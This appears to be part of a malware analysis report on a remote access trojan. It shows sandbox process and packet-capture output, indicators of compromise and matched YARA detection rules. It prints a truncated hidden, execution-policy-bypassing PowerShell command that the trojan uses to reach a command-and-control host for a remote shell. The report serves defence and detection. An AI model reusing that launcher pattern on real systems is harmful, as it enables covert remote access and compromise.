Networked detonation shows PowerShell v1.0 executing the obfuscated code to establish a listener shell bound to port 8443 from bonus2[.]corporatebonusapplication[.]local, as indicated by the de-obfuscated code output shown before in red:

Event Properties

Event

Process

Stack

Image

Windows PowerShell

Microsoft Corporation

Name:

powershell.exe

Version:

10.0.19041.1 (WinBuild.160101.0800)

Path:

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Command Line:

powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.

PID:

1364

Architecture:

32-bit

Parent PID:

2316

Virtualized:

False

Session ID:

1

Integrity:

Medium

User:

DESKTOP-M87PSAK\husky

Auth ID:

00000000:0002bef0

Started:

11/7/2022 1:27:32 PM

Ended:

11/7/2022 1:27:40 PM

Modules:

Module	Address	Size	Path	Company	Version	Ti ^
powershell.exe	0xaa0000	0x6d000	C:\Windows\SysWOW64\Window...	Microsoft Cor...	10.0.19041.1 (...	1,
Microsoft.Powe...	0x6800000	0x36000	C:\Windows\Microsoft.NET\asse...	Microsoft Cor...	10.0.19041.1	1i
Microsoft.Powe...	0x6880000	0x36000	C:\Windows\Microsoft.NET\asse...	Microsoft Cor...	10.0.19041.1	1i
System.Numeri...	0x6d90000	0x22000	C:\Windows\Microsoft.NET\asse...	Microsoft Cor...	4.8.4084.0 built...	1'
System.Numeri...	0x6dc0000	0x22000	C:\Windows\Microsoft.NET\asse...	Microsoft Cor...	4.8.4084.0 built...	1' ^

S-P Remote Access Trojan  
Nov 2022




No.	Source	Destination	Protocol	Length	Info
21	192.168.149.131	192.168.149.1	DNS	86	Standard query 0x657f A mozilla.cloudflare-dns.com
30	192.168.149.132	192.168.149.131	DNS	95	Standard query 0x98e3 A geover.prod.do.dsp.mp.microsoft.com
31	192.168.149.131	192.168.149.132	DNS	111	Standard query response 0x98e3 A geover.prod.do.dsp.mp.microsoft.com
46	192.168.149.132	192.168.149.131	DNS	94	Standard query 0x0f8e A kv601.prod.do.dsp.mp.microsoft.com
47	192.168.149.131	192.168.149.132	DNS	110	Standard query response 0x0f8e A kv601.prod.do.dsp.mp.microsoft.com
63	192.168.149.131	192.168.149.1	DNS	99	Standard query 0x3155 A shavar.services.mozilla.com.localdomain
64	192.168.149.131	192.168.149.1	DNS	99	Standard query 0xe7ad AAAA shavar.services.mozilla.com.localdomain
66	192.168.149.132	192.168.149.131	DNS	98	Standard query 0xe699 A bonus2.corporatebonusapplication.local
67	192.168.149.131	192.168.149.132	DNS	114	Standard query response 0xe699 A bonus2.corporatebonusapplication.local
76	192.168.149.131	192.168.149.1	DNS	86	Standard query 0x657f A mozilla.cloudflare-dns.com

Answer RRs: 0  
 Authority RRs: 0  
 Additional RRs: 0  
 Queries:  
   bonus2.corporatebonusapplication.local: type A, class IN  
     Name: bonus2.corporatebonusapplication.local  
     [Name Length: 38]  
     [Label Count: 3]  
     Type: A (Host Address) (1)  
     Class: IN (0x0001)  
[\[Response In: 67\]](#)

68	192.168.149.132	192.168.149.131	TCP	66	11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
69	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
70	192.168.149.132	192.168.149.131	TCP	66	[TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
71	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
72	192.168.149.132	192.168.149.131	TCP	66	[TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
73	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
74	192.168.149.132	192.168.149.131	TCP	66	[TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
75	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0





# Indicators of Compromise

---

## Network Indicators

DNS queries for bonus2[.]corporatebonusapplication[.]local

HTTPS traffic involving bonus2[.]corporatebonusapplication[.]local

-If a session is established, expect to see GET requests for second stage payload(s). The content will be encrypted, so the investigation must pivot back to the host.

HTTPS traffic involving download attempt from  
6582datamanager[.]helpdeskbro[.]local\_favicon[.]jico

## Host-based Indicators

SHA256:

0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

A new executable named "SearchProcessHost.exe" appearing in the %APPDATA% directory.

A new executable in C:\Users\Public Documents\CR433101.dat.exe

PowerShell window appearing briefly at PuTTY launch, likely v1.0 but can operate up to v5.x.

See procdot captures for targeted Windows Registry paths.

# Appendix A: Rules & Signatures

---

## YARA Signature Match - THOR APT Scanner

RULE: SUSP\_PS1\_Payload\_Jun20\_1  
RULE\_SET: Livehunt - Suspicious3 Indicators ✖  
RULE\_TYPE: Valhalla Rule Feed Only ⚡  
RULE\_LINK: [https://valhalla.nextron-systems.com/info/rule/SUSP\\_PS1\\_Payload\\_Jun20\\_1](https://valhalla.nextron-systems.com/info/rule/SUSP_PS1_Payload_Jun20_1)  
DESCRIPTION: Detects PowerShell payload often found in droppers

## YARA Signature Match - THOR APT Scanner

RULE: HKTL\_Shellter\_Mar20  
RULE\_SET: Livehunt - Hacktools Indicators ✖  
RULE\_TYPE: Valhalla Rule Feed Only ⚡  
RULE\_LINK: [https://valhalla.nextron-systems.com/info/rule/HKTL\\_Shellter\\_Mar20](https://valhalla.nextron-systems.com/info/rule/HKTL_Shellter_Mar20)  
DESCRIPTION: Detects an executable that was modified by Shellter  
REFERENCE: <https://shellterproject.com/>

## YARA Signature Match - THOR APT Scanner

RULE: PowerShell\_Susp\_Parameter\_Combo  
RULE\_SET: Livehunt - Default1 Indicators  
RULE\_TYPE: Community 🧑  
RULE\_LINK: [https://github.com/Neo23x0/signature-base/search?q=PowerShell\\_Susp\\_Parameter\\_Combo](https://github.com/Neo23x0/signature-base/search?q=PowerShell_Susp_Parameter_Combo)  
DESCRIPTION: Detects PowerShell invocation with suspicious parameters  
REFERENCE: <https://goo.gl/uAic1X>

## YARA Signature Match - THOR APT Scanner

RULE: Meterpreter\_Cloaked  
RULE\_SET: Livehunt - Hacktools Indicators ✖  
RULE\_TYPE: Valhalla Rule Feed Only ⚡  
RULE\_LINK: [https://valhalla.nextron-systems.com/info/rule/Meterpreter\\_Cloaked](https://valhalla.nextron-systems.com/info/rule/Meterpreter_Cloaked)  
DESCRIPTION: Meterpreter - cloaked file

## YARA Signature Match - THOR APT Scanner

RULE: HKTL\_ShellCode\_Aug21\_1  
RULE\_SET: Livehunt - Hacktools1 Indicators ✖  
RULE\_TYPE: Valhalla Rule Feed Only ⚡  
RULE\_LINK: [https://valhalla.nextron-systems.com/info/rule/HKTL\\_ShellCode\\_Aug21\\_1](https://valhalla.nextron-systems.com/info/rule/HKTL_ShellCode_Aug21_1)  
DESCRIPTION: Detects common shellcode found in hacktools  
REFERENCE: <https://github.com/S3cur3Th1sSh1t/Creds>